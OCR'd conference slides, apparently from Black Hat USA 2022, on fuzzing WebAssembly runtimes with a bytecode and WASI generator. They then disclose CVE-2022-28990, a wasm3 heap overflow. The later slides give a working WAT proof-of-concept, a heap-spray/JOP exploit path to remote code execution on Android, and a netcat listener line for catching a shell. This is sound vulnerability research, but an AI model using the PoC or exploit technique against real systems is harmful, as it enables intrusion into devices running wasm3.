                    break
                case 5
                    $v \leftarrow$ 0xffffffff
                    break
                case 6
                    $v \leftarrow$ 0x80000000
                    break
                case 7
                    $c2 \leftarrow$ range(0,50000)
                    break
            break
    return v
```


This is not a random number, it's read from the fuzzer's output samples.

We make the boundary value have higher frequency.
0xffffffff(int)、
NAN(float/double)、......

Information Classification: General

WASM Generator / ByteCode

- To Fuzz the wasm runtime's bytecode implemention, We need generate bytecode in the wasm file.



```
0050h: 0A 2A 01 28 00 41 00 41 80 80 04 36 02 00 41 04  .*.(.A.A€€.6..A.
0060h: 41 FF FF 03 36 02 00 41 80 02 41 00 36 02 00 41  Aÿÿ.6..A€.A.6..A
0070h: 01 41 00 41 01 41 80 02 10 00 1A 0B              .A.A.A€.....
```

Template Results - WASM.bt

Name	Value	Start	Size
› struct _ModuleHeader ModuleHeader	Magic: \x00asm,...	0h	8h
› struct _Section Section[0]	TYPE	8h	Eh
› struct _Section Section[1]	IMPORT	16h	25h
› struct _Section Section[2]	FUNCTION	3Bh	4h
› struct _Section Section[3]	MEMORY	3Fh	5h
› struct _Section Section[4]	EXPORT	44h	Ch
⌄ struct _Section Section[5]	CODE	50h	2Ch
› struct uleb128 Id	0xA	50h	1h
› struct uleb128 PayloadLen	0x2A	51h	1h
⌄ struct _CodeSection Payload		52h	2Ah
› struct uleb128 Count	0x1	52h	1h
⌄ struct _FunctionBody Bodies		53h	29h
› struct uleb128 BodySize	0x28	53h	1h
› struct uleb128 LocalCount	0x0	54h	1h
› struct uleb128 Code[39]		55h	27h

ByteCode sequences

Our generator use C++ objects to handle every bytecode, randomize or fix its operands with context.

```
class Instruction {
  public:
    virtual void generate(Context *context) = 0;
    virtual void getByteCode(DataOutputStream *code) = 0;
};
```

Information Classification: General

WASM Generator / ByteCode

- For example, When we generate the bytecode “Call”, We should avoid call recursion, because we can’t generate condition correctly.


```
void Instruction::Call::generate(Context *context) {
   f.generate(context);
   while (context->check_loop(from_where, f.value)) {
      f.value++;
   }
   context->add_cfg(from_where, f.value);
}
```

Use dfs algorithm to check loop

Add current function index to graph

WASM Generator / WASI

- To Fuzz the wasi api, We need import the wasi api strings on Import Section.



```
       0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   0123456789ABCDEF
0000h: 00 61 73 6D 01 00 00 00 01 0C 02 60 00 00 60 04  .asm.......`..`.
0010h: 7F 7F 7F 7F 01 7F 02 23 01 16 77 61 73 69 5F 73  .......#..wasi_s
0020h: 6E 61 70 73 68 6F 74 5F 70 72 65 76 69 65 77 31  napshot_preview1
0030h: 08 66 64 5F 77 72 69 74 65 00 01 03 02 01 00 05  .fd_write.......
0040h: 03 01 00 01 07 0A 01 06 5F 73 74 61 72 74 00 01  ........_start..
0050h: 0A 2A 01 28 00 41 00 41 80 80 04 36 02 00 41 04  .*.(.A.A€€.6..A.
0060h: 41 FF FF 03 36 02 00 41 80 02 41 00 36 02 00 41  Aÿÿ.6..A€.A.6..A
0070h: 01 41 00 41 01 41 80 02 10 00 1A 0B              .A.A.A€.....
```

Template Results - WASM.bt

Name	Value	Start	Size
> struct _ModuleHeader ModuleHeader	Magic: \x00asm,...	0h	8h
> struct _Section Section[0]	TYPE	8h	Eh
⌄ struct _Section Section[1]	IMPORT	16h	25h
> struct uleb128 Id	0x2	16h	1h
> struct uleb128 PayloadLen	0x23	17h	1h
⌄ struct _ImportSection Payload		18h	23h
> struct uleb128 Count	0x1	18h	1h
> struct _ImportEntry Entries	fd_write	19h	22h
> struct _Section Section[2]	FUNCTION	3Bh	4h

Easy to implement in our object model.

```
map<string, string> imports_function;
vector<string> imports_function_name;

#define ADD_IMPORT_FUNC(name, module) imports_function[name] = module; \
                                       imports_function_name.push_back(name);

void initImportsFunction() {
  ADD_IMPORT_FUNC("args_get","wasi_snapshot_preview1")
  ADD_IMPORT_FUNC("args_sizes_get","wasi_snapshot_preview1")
  ......
}

void Sections::ImportType::generate(Context *context) {
......// WASI Imports
  {
    string &n = CHOICE_VEC(imports_function_name);
    name = strdup(n.c_str());
    name_len = strlen(name);
    module = strdup(imports_function[n].c_str());
    module_len = strlen(module);
  }
  ......
}
```

WASM Generator / WASI

Embedding in libfuzzer for fuzzing.

```
void Wasm::WasmStructure::getEncode(DataOutputStream *out)
{
    out->write_buf(magic, 0x4);
    out->write_uint(version);
    int count = sections.size();
    for (int i = 0; i < count; i++)
    {
        sections[i]->getEncode(out);
    }
}


extern "C" int LLVMFuzzerTestOneInput(const uint8_t *Data, size_t Size)
{
    DataOutputStream out;
    WasmStructure *wasm = new WasmStructure((void *)Data, Size);
    wasm->generate();
    wasm->getEncode(&out);
    unsigned char *wasm_buffer = out.buffer();
    ......
    //input the wasm_buffer to runtime
    ......
}
```

Vulnerability – CVE-2022-28990

Heap Overflow in WASI read/write API in wasm3

```
m3ApiRawFunction(m3wasigenericfdread)
{
    m3ApiReturnType  (uint32t)
    m3ApiGetArg      (uvwasifdt          , fd)
    m3ApiGetArgMem   (wasiiovect        , wasiiovs)
    m3ApiGetArg      (uvwasisizet        , iovslen)
    m3ApiGetArgMem   (uvwasisizet       , nread)

    m3ApiCheckMem(wasiiovs,    iovslen  sizeof(wasiiovect));
    m3ApiCheckMem(nread,        sizeof(uvwasisizet));
......
    uvwasisizet numread;
    uvwasierrnot ret;

    for (uvwasisizet i = 0; i < iovslen; ++i) {
        iovs[i].buf = m3ApiOffsetToPtr(m3ApiReadMem32(&wasiiovs[i].buf));
        iovs[i].buflen = m3ApiReadMem32(&wasiiovs[i].buflen);

        //fprintf(stderr, "> fdread fd:%d iov%d.len:%dn", fd, i, iovs[i].buflen);
    }

    ret = uvwasifdread(&uvwasi, fd, (const uvwasiiovect ) iovs, iovslen, &numread);
......
}
```

Bounds not check!

black hat USA 2022

POC – CVE-2022-28990

```
(module
  (type (;0;) (func))
  (type (;1;) (func (param i32 i32 i32 i32) (result i32)))
  (import "wasi_snapshot_preview1" "fd_write" (func $__fd_write (type 1)))
  (func $_start (type 0)
     i32.const 0
     i32.const 0x10000
     i32.store
     i32.const 0x4
     i32.const 0xffff
     i32.store
     i32.const 0x100
     i32.const 0
     i32.store
     i32.const 0x1
     i32.const 0x0
     i32.const 0x1
     i32.const 0x100
     call $__fd_write
     drop
  )
  (memory (;0;) 0x2)
  (export "_start" (func $_start))
)
```

buf offset

buf len

fd

wasiiovs offset


iovslen


nread offset

It’s easy to get OOB read / write by using fd_read / fd_write.

EXP – CVE-2022-28990

wasm3 uses a _PC stack and _SP stack, where the _PC stack stores a series of runtime functions and parameters corresponding to opcode. The parameter in the _PC stack uses slot index, which represents the parameter read from the subscript in _SP.






Heap spray, make the wasm3's memory object in front of _pc stack and then overflow it.

EXP – CVE-2022-28990

- Every opcode handle has a jmp code to next opcode handle.
- We can use JOP (Jump-Oriented Programming) to control the VM's execution flow.



```
d_m3Op  (opcode_xx)
{
    //do something
    ......
    nextOp ();
}
```


```
d_m3Op  (SetGlobal_i64)
{
    u64 * global = immediate (u64 *);
    * global = (u64) _r0;
    nextOp ();
}
```

Immediate argument is in _pc stack, we can control it!

Use GetGlobal_i64/SetGlobal_i64 opcode handle to get arbitrary address read / write

EXP – CVE-2022-28990 – On Android


- When wasm3 on Android, the memory object always in behind of _pc stack because of scudo allocator. So we should make some heap spray to get desired layout.



How to spray memory and _pc stack?

EXP – CVE-2022-28990 – On Android

- We found that wasm3 has more than one _pc stack.



When reaches end of _pc stack0, vm control flow would jump to next page of _pc stack.

construct a table

When current _pc stack is fulfilled, it would allocate a new page of _pc stack.


Look at the compiler of opcode "br_table"

```
static M3Result  Compile_BranchTable  (IM3Compilation o, m3
opcode_t i_opcode)
{
......
     for (u32 i = 0; i < targetCount; ++i)
     {
 ......
_          (AcquireCompilationCodePage (o, & continueOpPage));
           pc_t startPC = GetPagePC (continueOpPage);
           IM3CodePage savedPage = o->page;
           o->page = continueOpPage;
  ......
_          (EmitOp (o, op_ContinueLoop));
            EmitPointer (o, scope->pc);
  ......
}
```

Just use this for spray more _pc stack and get the desired heap layout.
br_table 0 (;@0;)0 (;@0;)0 (;@0;)0 (;@0;)...... 0 (;@0;)

EXP – CVE-2022-28990 – On Android

- Get arbitrary address read / write and then RCE it.



```
mac@macdeMacBook-Pro-2 Desktop % nc -lvn 2333
```

fake some instructions such as global.get/global.set in _pc stack to get arbitrary address read / write and then exploit it!

Vulnerability – Slot missing in bytecode

```
static M3Result  Compile_Memory_CopyFill  (IM3Compilation o, m3
opcode_t i_opcode)
{
......
_    (EmitOp  (o, op));
_    (PopType (o, c_m3Type_i32));
_    (EmitSlotNumOfStackTopAndPop (o));
_    (EmitSlotNumOfStackTopAndPop (o));
......
}
```

Need two slot

```
d_m3Op  (MemFill)
{
    u32 size = (u32) _r0;
    u32 byte = slot (u32);
    u64 destination = slot (u32);
......
}
```

